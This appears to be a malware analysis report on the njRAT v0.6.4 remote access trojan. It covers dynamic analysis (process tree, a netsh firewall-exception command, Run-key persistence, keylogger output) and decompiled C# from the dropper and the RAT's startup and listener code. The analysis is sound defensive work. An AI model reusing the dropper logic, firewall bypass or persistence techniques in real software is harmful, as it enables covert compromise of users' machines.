
To further investigate system-level modifications, we utilized **Procmon** to inspect process activity and registry interactions. Reviewing the process tree confirmed that **windows.exe** had spawned several subprocesses and opened multiple files, indicating active interaction with the host system. Procmon's process tree showing njRAT opening two unusual files and running commands


Process Tree
☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Cor
dwm.exe (2396)	Desktop Window ...	C:\Windows\syst...		Microsoft Corporat...	Window Manager...	"dwı
Explorer.EXE (2492)	Windows Explorer	C:\Windows\Expl...		Microsoft Corporat...	FLAREVM-WIND...	C:\W
SecurityHealthSystray.exe (308	Windows Security...	C:\Windows\Syst...		Microsoft Corporat...	FLAREVM-WIND...	"C:\
VBoxTray.exe (3700)	VirtualBox Guest ...	C:\Windows\Syst...		Oracle and/or its ...	FLAREVM-WIND...	"C:\
ZoomIt64.exe (3932)	Sysinternals Scree...	C:\Tools\sysintern...		Sysinternals - ww...	FLAREVM-WIND...	"C:\
njRAT.exe (4076)	njRAT	C:\Users\vboxuse...		njq8	FLAREVM-WIND...	"C:\
njRAT.exe (4948)	njRAT	C:\Users\vboxuse...		njq8	FLAREVM-WIND...	"C:\
njRAT.exe (1984)	njRAT	C:\njRAT.exe		njq8	FLAREVM-WIND...	"C:\
njq8.exe (4828)		C:\njq8.exe			FLAREVM-WIND...	"C:\
windows.exe (2564)		C:\Users\vboxuse...			FLAREVM-WIND...	"C:\
netsh.exe (4224)	Network Comman...	C:\Windows\Sys...		Microsoft Corporat...	FLAREVM-WIND...	nets
Conhost.exe (498	Console Window ...	C:\Windows\Syst...		Microsoft Corporat...	FLAREVM-WIND...	\??\
internet_detector.exe (3652)		C:\Tools\internet_...			FLAREVM-WIND...	"C:\
ConEmu64.exe (3404)	Console Emulator ...	C:\Tools\Cmder\v...		ConEmu-Maximus5	FLAREVM-WIND...	/Icc
ConEmuC64.exe (3588)	ConEmu console ...	C:\Tools\Cmder\v...		ConEmu-Maximus5	FLAREVM-WIND...	"C:\
conhost.exe (3788)	Console Window ...	C:\Windows\syst...		Microsoft Corporat...	FLAREVM-WIND...	\??\
cmd.exe (4768)	Windows Comma...	C:\Windows\SYS...		Microsoft Corporat...	FLAREVM-WIND...	cmd

```
Description:  Network Command Shell
Company:      Microsoft Corporation
Path:         C:\Windows\SysWOW64\netsh.exe
Command:      netsh firewall add allowedprogram "C:\Users\vboxuser\AppData\Local\Temp\windows.exe" "w
User:         FLAREVM-WINDOWS\vboxuser
PID:          4224        Started:   4/26/2025 10:41:23 AM
                          Exited:    4/26/2025 10:41:35 AM
```

We then filtered Procmon for **registry key modifications**, and identified that windows.exe had created persistence mechanisms by adding entries to the Run keys in path "**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**" and we also found the same **registry key modifications** in path "**HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run**". Meaning two entries were found, both using an MD5 hash name "**ecc7c8c51c0850c1ec247c7fd3602f20**". After decoding, this resolved to the string "**Windows**", which was intended to blend in with legitimate system entries.




Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
ecc7c8c51c0850...	REG_SZ	"C:\Users\pandora\AppData\Local\Temp\window...
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe

Edit String

Value name:
ecc7c8c51c0850c1ec247c7fd3602f20

Value data:
"C:\Users\pandora\AppData\Local\Temp\windows.exe" ..



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run


Name	Type	Data
(Default)	REG_SZ	(value not set)
ecc7c8c51c0850...	REG_SZ	"C:\Users\pandora\AppData\Local\Temp\window...

Edit String

Value name:
ecc7c8c51c0850c1ec247c7fd3602f20

Value data:
"C:\Users\pandora\AppData\Local\Temp\windows.exe" ..

In addition to registry modifications, we found evidence of **keylogging** behavior. A temporary file named **windows.exe.tmp** was created by the malware, which showed the keys that we was typing in real time alongside the current date.




```
AppData > Local > Temp >                      Search Temp

Name                    Date modified         Type
offline                 3/20/2025 5:40 AM
offline.session64       3/18/2025 10:57 PM
Procmon64.exe           4/26/2025 10:38 AM
tmp5E10.tmp             3/20/2025 5:37 AM
tmp9EF5.tmp             3/18/2025 3:40 PM
tmp443F.tmp             3/20/2025 5:37 AM
tmpA5AC.tmp             3/18/2025 3:40 PM
tmpC3B2.tmp             3/18/2025 3:33 PM
tmpD7E5.tmp             3/18/2025 3:33 PM
wct1BF8.tmp             11/22/2021 3:18 AM
wct3A3B.tmp             9/17/2022 7:05 AM
wct6BFC.tmp             3/20/2025 5:37 AM
windows.exe             4/26/2025 10:40 AM
windows.exe.tmp         4/26/2025 10:56 AM
wmsetup.log             3/18/2025 3:27 PM
```

C:\Users\vboxuser\AppData\Local\Temp\windows.exe.tmp - Notepad++


```

SOH25/04/26 ConEmu64 CmderSOH
nact -nvlp 1177[ENTER]

SOH25/04/26 Procmon64 Process Monitor - Sysinternals: www.sysinternals
filew[ENTER]
[TAP]

SOH25/04/26 explorer Task SwitchingSOH
[TAP]

```

njRAT dropped two executable files on the C: disk drive, which are **nJRAT.exe** and **njq8.exe.**



```
C:\
This PC > Local Disk (C:) >                   Search Local Disk (C:)

Name                          Date modified         Type          Size
$Recycle.Bin                  3/22/2025 6:42 PM     File folder
Documents and Settings        3/23/2025 7:39 AM     File folder
PerfLogs                      12/7/2019 1:14 AM     File folder
Program Files                 3/22/2025 8:57 PM     File folder
Program Files (x86)           3/22/2025 7:46 PM     File folder
ProgramData                   3/24/2025 7:07 PM     File folder
Python310                     3/22/2025 7:57 PM     File folder
Recovery                      4/13/2025 5:05 AM     File folder
System Volume Information     3/22/2025 5:39 PM     File folder
Tools                         3/22/2025 8:58 PM     File folder
Users                         3/22/2025 5:56 PM     File folder
Windows                       3/22/2025 8:26 PM     File folder
DumpStack.log.tmp             4/23/2025 2:07 PM     TMP File      8 KB
njq8.exe                      4/23/2025 12:40 AM    Application   29 KB
njRAT.exe                     4/23/2025 12:40 AM    Application   898 KB
pagefile.sys                  4/23/2025 12:52 AM    System file   2,949,120 KB
swapfile.sys                  4/23/2025 2:07 PM     System file   262,144 KB

17 items    1 item selected  28.5 KB
```

We also noticed that the **windows.exe** process appeared in the **Task Manager's Startup and Details** tabs, confirming that the malware was configured to automatically launch during system boot. This persistence mechanism ensures that the RAT remains active across reboots, even if the user attempts to remove visible traces.



Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task


Name	Status	7% CPU	38% Memory	0% Disk	0% Network
Service Host: Network Service (3)		0%	4.2 MB	0 MB/s	0 Mbps
Service Host: Network Service (...		0%	1.2 MB	0 MB/s	0 Mbps
Service Host: Remote Procedure...		0%	5.0 MB	0 MB/s	0 Mbps
Service Host: Unistack Service G...		0%	7.8 MB	0 MB/s	0 Mbps
Service Host: UtcSvc		0%	12.4 MB	0 MB/s	0 Mbps
Services and Controller app		0%	2.9 MB	0 MB/s	0 Mbps
Shell Infrastructure Host		0%	4.0 MB	0 MB/s	0 Mbps
System		0%	0.1 MB	0.1 MB/s	0 Mbps
System interrupts		2.7%	0 MB	0 MB/s	0 Mbps
Windows License Monitoring Se...		0%	0.4 MB	0 MB/s	0 Mbps
Windows Logon Application		0%	1.5 MB	0 MB/s	0 Mbps
Windows Session Manager		0%	0.3 MB	0 MB/s	0 Mbps
Windows Start-Up Application		0%	1.0 MB	0 MB/s	0 Mbps
windows.exe (32 bit)		0%	1.4 MB	0 MB/s	0 Mbps

REVERSE ENGINEERING/CODE ANALYSIS

This report details the reverse engineering process of the Remote Access Trojan (RAT) known as njRAT v0.6.4. The analyzed malware sample was delivered through a dropper executable named EnKSaR HaCKeR.exe. Upon execution, this dropper writes and launches the core RAT payload, nJRAT.exe, along with a secondary binary, njq8.exe. The following section explains each class identified during the advanced static analysis phase, including its functionality and role within the malware's overall behavior.

1. Class and Method Analysis

A. Dropper Execution




```
	// Token: 0x0600001F RID: 31 RVA: 0x000EA1BC File Offset: 0x000E85BC
	[DebuggerStepThrough]
	private void InitializeComponent()
	{
		this.SuspendLayout();
		SizeF sizeF = new SizeF(6f, 13f);
		this.AutoScaleDimensions = sizeF;
		this.AutoScaleMode = AutoScaleMode.Font;
		Size size = new Size(124, 23);
		this.ClientSize = size;
		this.ControlBox = false;
		this.MaximizeBox = false;
		this.MinimizeBox = false;
		this.Name = "Form1";
		this.Opacity = 0.0;
		this.ShowIcon = false;
		this.ShowInTaskbar = false;
		this.ResumeLayout(false);
	}

	// Token: 0x06000020 RID: 32 RVA: 0x000EA244 File Offset: 0x000E8644
	private void Form1_Load(object sender, EventArgs e)
	{
		MyProject.Computer.FileSystem.WriteAllBytes("\\njRAT.exe", Resources.njRAT, false);
		Process.Start("\\njRAT.exe");
		MyProject.Computer.FileSystem.WriteAllBytes("\\njq8.exe", Resources.njq8, false);
		Process.Start("\\njq8.exe");
	}

	// Token: 0x04000009 RID: 9
	private IContainer components;
    }
}
```

When the nJRAT file from the **TheZoo** repository is executed, it functions as a dropper that deploys two additional binaries through the **Form1_Load** method, namely **nJRAT.exe** and **njq8.exe**. As observed during the static analysis phase, the file initially named **nJRAT.exe** in the TheZoo folder was, in fact, a renamed version of the original dropper, **EnKSaR HaCKeR.exe**. During dynamic analysis, both dropped binaries were found on the **C:\** drive, confirming the dropper's behavior and execution chain.

B. OnStartup()


The **OnStartup** function is responsible for initializing the network listener. If the flag **this.m_TurnOnNetworkListener** is set to true, the malware will create a new instance of the **Network** class by executing **m_NetworkObject = new Network()**. It then listens to the **NetworkAvailabilityChanged** event, which is likely used to monitor internet connectivity. Once a connection becomes available, the malware attempts to establish communication with its Command and Control (C2) server.



```
// Token: 0x0600006C RID: 108 RVA: 0x00003138 File Offset: 0x00002138
[EditorBrowsable(EditorBrowsableState.Advanced)]
protected virtual bool OnStartup(StartupEventArgs eventArgs)
{
    eventArgs.Cancel = false;
    if (this.m_TurnOnNetworkListener & (this.m_NetworkObject == null))
    {
        this.m_NetworkObject = new Network();
        this.m_NetworkObject.NetworkAvailabilityChanged += this.NetworkAvailableEventAdaptor;
    }
    StartupEventHandler startupEvent = this.StartupEvent;
    if (startupEvent != null)
    {
        startupEvent(this, eventArgs);
    }
    return !eventArgs.Cancel;
}
```


C. Form1() from nJRAT.exe

The **Form1** class in **nJRAT.exe** contains a large amount of code spanning thousands of lines and serves as the main form, which is launched through **Application.Run(MainForm)**.




```
this.port = Conversions.ToInteger(text3);
this.S = new SK(Conversions.ToInteger(text3));
global::\u0002\u2000.\u0002(global::\u0006\u2001.\u0002(-1195794421), text3);
```

One of the key components in this class is the object SK, which acts as the main listener for incoming client connections (RAT clients). This object is stored under the obfuscated path **global::\u0002\u2001.\u0005.**



```
}
global::\u0002\u2001.\u0005 = this.S;
Thread thread = new Thread(new ThreadStart(this.dsk));
thread.Start();
